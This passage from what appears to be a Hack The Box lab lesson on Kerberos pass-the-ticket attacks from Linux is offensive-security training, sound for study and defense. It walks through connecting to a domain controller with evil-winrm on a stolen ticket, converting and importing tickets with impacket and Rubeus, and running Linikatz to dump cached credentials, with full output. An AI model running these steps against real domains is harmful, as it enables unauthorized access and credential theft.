C:\>whoami  
inlanefreight\julio

**Note:** If you are using Impacket tools from a Linux machine connected to the domain, note that some Linux Active Directory implementations use the FILE: prefix in the KRB5CCNAME variable. If this is the case, we need to modify the variable only to include the path to the ccache file.

### Evil-Winrm


To use [evil-winrm](https://github.com/Hackplayers/evil-winrm) with Kerberos, we need to install the Kerberos package used for network authentication. For some Linux like Debian-based (Parrot, Kali, etc.), it is called krb5-user. While installing, we'll get a prompt for the Kerberos realm. Use the domain name: INLANEFREIGHT.HTB, and the KDC is the DC01.

#### Installing Kerberos Authentication Package

Pass the Ticket (PtT) from Linux


yovecio@htb[/htb]$ sudo apt-get install krb5-user -y  
  
Reading package lists... Done   
Building dependency tree... Done   
Reading state information... Done  
  
<SNIP>

#### Default Kerberos Version 5 realm



The Kerberos servers can be empty.

#### Administrative Server for your Kerberos Realm



In case the package krb5-user is already installed, we need to change the configuration file /etc/krb5.conf to include the following values:

#### Kerberos Configuration File for INLANEFREIGHT.HTB

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ cat /etc/krb5.conf  
  
[libdefaults]  
 default\_realm = INLANEFREIGHT.HTB  
  
<SNIP>  
  
[realms]  
 INLANEFREIGHT.HTB = {  
 kdc = dc01.inlanefreight.htb  
 }  
  
<SNIP>

Now we can use evil-winrm.

#### Using Evil-WinRM with Kerberos

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ proxychains evil-winrm -i dc01 -r inlanefreight.htb  
  
[proxychains] config file found: /etc/proxychains.conf  
[proxychains] preloading /usr/lib/x86\_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.14  
  
Evil-WinRM shell v3.3  
  
Warning: Remote path completions are disabled due to ruby limitation: quoting\_detection\_proc() function is unimplemented on this machine  
  
Data: For more information, check Evil-WinRM Github: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>Info: Establishing connection to remote endpoint  
  
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:5985 ... OK  
\*Evil-WinRM\* PS C:\Users\julio\Documents> whoami ; hostname  
inlanefreight\julio  
DC01

## Miscellaneous

If we want to use a ccache file in Windows or a kirbi file in a Linux machine, we can use [impacket-ticketConverter](https://github.com/SecureAuthCorp/impacket/blob/master/examples/ticketConverter.py) to convert them. To use it, we specify the file we want to convert and the output filename. Let's convert Julio's ccache file to kirbi.

#### Impacket Ticket Converter

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ impacket-ticketConverter krb5cc\_647401106\_I8I133 julio.kirbi  
  
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation  
  
[\*] converting ccache to kirbi...  
[+] done

We can do the reverse operation by first selecting a .kirbi file. Let's use the .kirbi file in Windows.

#### Importing Converted Ticket into Windows Session with Rubeus

Pass the Ticket (PtT) from Linux

C:\htb> C:\tools\Rubeus.exe ptt /ticket:c:\tools\julio.kirbi  
  
 \_\_\_\_\_\_ \_  
 (\_\_\_\_\_ \ | |  
 \_\_\_\_\_) )\_ \_| |\_\_ \_\_\_\_\_ \_ \_ \_\_\_  
 | \_\_ /| | | | \_ \| \_\_\_ | | | |/\_\_\_)  
 | | \ \| |\_| | |\_) ) \_\_\_\_| |\_| |\_\_\_ |  
 |\_| |\_|\_\_\_\_/|\_\_\_\_/|\_\_\_\_\_)\_\_\_\_/(\_\_\_/  
  
 v2.1.2  
  
  
[\*] Action: Import Ticket  
[+] Ticket successfully imported!  
C:\htb> klist  
  
Current LogonId is 0:0x31adf02  
  
Cached Tickets: (1)  
  
#0> Client: julio @ INLANEFREIGHT.HTB  
 Server: krbtgt/INLANEFREIGHT.HTB @ INLANEFREIGHT.HTB  
 KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
 Ticket Flags 0xa1c20000 -> reserved forwarded invalid renewable initial 0x20000  
 Start Time: 10/10/2022 5:46:02 (local)  
 End Time: 10/10/2022 15:46:02 (local)  
 Renew Time: 10/11/2022 5:46:02 (local)  
 Session Key Type: AES-256-CTS-HMAC-SHA1-96  
 Cache Flags: 0x1 -> PRIMARY  
 Kdc Called:  
  
C:\htb>dir <\\dc01\julio> Volume in drive <\\dc01\julio> has no label.  
 Volume Serial Number is B8B3-0D72  
  
 Directory of <\\dc01\julio>07/14/2022 07:25 AM <DIR> .  
07/14/2022 07:25 AM <DIR> ..  
07/14/2022 04:18 PM 17 julio.txt  
 1 File(s) 17 bytes  
 2 Dir(s) 18,161,782,784 bytes free

## Linikatz

[Linikatz](https://github.com/CiscoCXSecurity/linikatz) is a tool created by Cisco's security team for exploiting credentials on Linux machines when there is an integration with Active Directory. In other words, Linikatz brings a similar principle to Mimikatz to UNIX environments.

Just like Mimikatz, to take advantage of Linikatz, we need to be root on the machine. This tool will extract all credentials, including Kerberos tickets, from different Kerberos implementations such as FreeIPA, SSSD, Samba, Vintella, etc. Once it extracts the credentials, it places them in a folder whose name starts with linikatz.. Inside this folder, you will find the credentials in the different available formats, including ccache and keytabs. These can be used, as appropriate, as explained above.

#### Linikatz Download and Execution

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ wget <https://raw.githubusercontent.com/CiscoCXSecurity/linikatz/master/linikatz.sh>yovecio@htb[/htb]$ /opt/linikatz.sh  
 \_ \_ \_ \_ \_  
| (\_)\_ \_\_ (\_) | \_\_\_\_ \_| |\_ \_\_\_\_  
| | | '\_ \| | |/ / \_` | \_\_|\_ /  
| | | | | | | < (\_| | |\_ / /  
|\_|\_|\_| |\_|\_|\_|\\_\\_\_,\_|\\_\_/\_\_\_|  
  
 =[ @timb\_machine ]=  
  
I: [freeipa-check] FreeIPA AD configuration  
-rw-r--r-- 1 root root 959 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Linux-Vendor-Firmware-Service  
-rw-r--r-- 1 root root 2169 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Linux-Foundation-Firmware  
-rw-r--r-- 1 root root 1702 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Hughski-Limited  
-rw-r--r-- 1 root root 1679 Mar 4 2020 /etc/pki/fwupd/LVFS-CA.pem  
-rw-r--r-- 1 root root 2169 Mar 4 2020 /etc/pki/fwupd-metadata/GPG-KEY-Linux-Foundation-Metadata  
-rw-r--r-- 1 root root 959 Mar 4 2020 /etc/pki/fwupd-metadata/GPG-KEY-Linux-Vendor-Firmware-Service  
-rw-r--r-- 1 root root 1679 Mar 4 2020 /etc/pki/fwupd-metadata/LVFS-CA.pem  
I: [sss-check] SSS AD configuration  
-rw------- 1 root root 1609728 Oct 10 19:55 /var/lib/sss/db/timestamps\_inlanefreight.htb.ldb  
-rw------- 1 root root 1286144 Oct 7 12:17 /var/lib/sss/db/config.ldb  
-rw------- 1 root root 4154 Oct 10 19:48 /var/lib/sss/db/ccache\_INLANEFREIGHT.HTB  
-rw------- 1 root root 1609728 Oct 10 19:55 /var/lib/sss/db/cache\_inlanefreight.htb.ldb  
-rw------- 1 root root 1286144 Oct 4 16:26 /var/lib/sss/db/sssd.ldb  
-rw-rw-r-- 1 root root 10406312 Oct 10 19:54 /var/lib/sss/mc/initgroups  
-rw-rw-r-- 1 root root 6406312 Oct 10 19:55 /var/lib/sss/mc/group  
-rw-rw-r-- 1 root root 8406312 Oct 10 19:53 /var/lib/sss/mc/passwd  
-rw-r--r-- 1 root root 113 Oct 7 12:17 /var/lib/sss/pubconf/krb5.include.d/localauth\_plugin  
-rw-r--r-- 1 root root 40 Oct 7 12:17 /var/lib/sss/pubconf/krb5.include.d/krb5\_libdefaults  
-rw-r--r-- 1 root root 15 Oct 7 12:17 /var/lib/sss/pubconf/krb5.include.d/domain\_realm\_inlanefreight\_htb  
-rw-r--r-- 1 root root 12 Oct 10 19:55 /var/lib/sss/pubconf/kdcinfo.INLANEFREIGHT.HTB  
-rw------- 1 root root 504 Oct 6 11:16 /etc/sssd/sssd.conf  
I: [vintella-check] VAS AD configuration  
I: [pbis-check] PBIS AD configuration  
I: [samba-check] Samba configuration  
-rw-r--r-- 1 root root 8942 Oct 4 16:25 /etc/samba/smb.conf  
-rw-r--r-- 1 root root 8 Jul 18 12:52 /etc/samba/gdbcommands  
I: [kerberos-check] Kerberos configuration  
-rw-r--r-- 1 root root 2800 Oct 7 12:17 /etc/krb5.conf  
-rw------- 1 root root 1348 Oct 4 16:26 /etc/krb5.keytab  
-rw------- 1 [julio@inlanefreight.htb](mailto:julio@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 1406 Oct 10 19:55 /tmp/krb5cc\_647401106\_HRJDux  
-rw------- 1 [julio@inlanefreight.htb](mailto:julio@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 1414 Oct 10 19:55 /tmp/krb5cc\_647401106\_R9a9hG  
-rw------- 1 [carlos@inlanefreight.htb](mailto:carlos@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 3175 Oct 10 19:55 /tmp/krb5cc\_647402606  
I: [samba-check] Samba machine secrets  
I: [samba-check] Samba hashes  
I: [check] Cached hashes  
I: [sss-check] SSS hashes  
I: [check] Machine Kerberos tickets  
I: [sss-check] SSS ticket list  
Ticket cache: FILE:/var/lib/sss/db/ccache\_INLANEFREIGHT.HTB  
Default principal: [LINUX01$@INLANEFREIGHT.HTB](mailto:LINUX01$@INLANEFREIGHT.HTB)Valid starting Expires Service principal  
10/10/2022 19:48:03 10/11/2022 05:48:03 [krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB](mailto:krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB) renew until 10/11/2022 19:48:03, Flags: RIA  
 Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:   
I: [kerberos-check] User Kerberos tickets  
Ticket cache: FILE:/tmp/krb5cc\_647401106\_HRJDux  
Default principal: [julio@INLANEFREIGHT.HTB](mailto:julio@INLANEFREIGHT.HTB)Valid starting Expires Service principal  
10/07/2022 11:32:01 10/07/2022 21:32:01 [krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB](mailto:krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB) renew until 10/08/2022 11:32:01, Flags: FPRIA  
 Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:   
Ticket cache: FILE:/tmp/krb5cc\_647401106\_R9a9hG  
Default principal: [julio@INLANEFREIGHT.HTB](mailto:julio@INLANEFREIGHT.HTB)Valid starting Expires Service principal  
10/10/2022 19:55:02 10/11/2022 05:55:02 [krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB](mailto:krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB) renew until 10/11/2022 19:55:02, Flags: FPRIA  
 Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:   
Ticket cache: FILE:/tmp/krb5cc\_647402606  
Default principal: [svc\_workstations@INLANEFREIGHT.HTB](mailto:svc_workstations@INLANEFREIGHT.HTB)Valid starting Expires Service principal  
10/10/2022 19:55:02 10/11/2022 05:55:02 [krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB](mailto:krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB) renew until 10/11/2022 19:55:02, Flags: FPRIA  
 Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:   
I: [check] KCM Kerberos tickets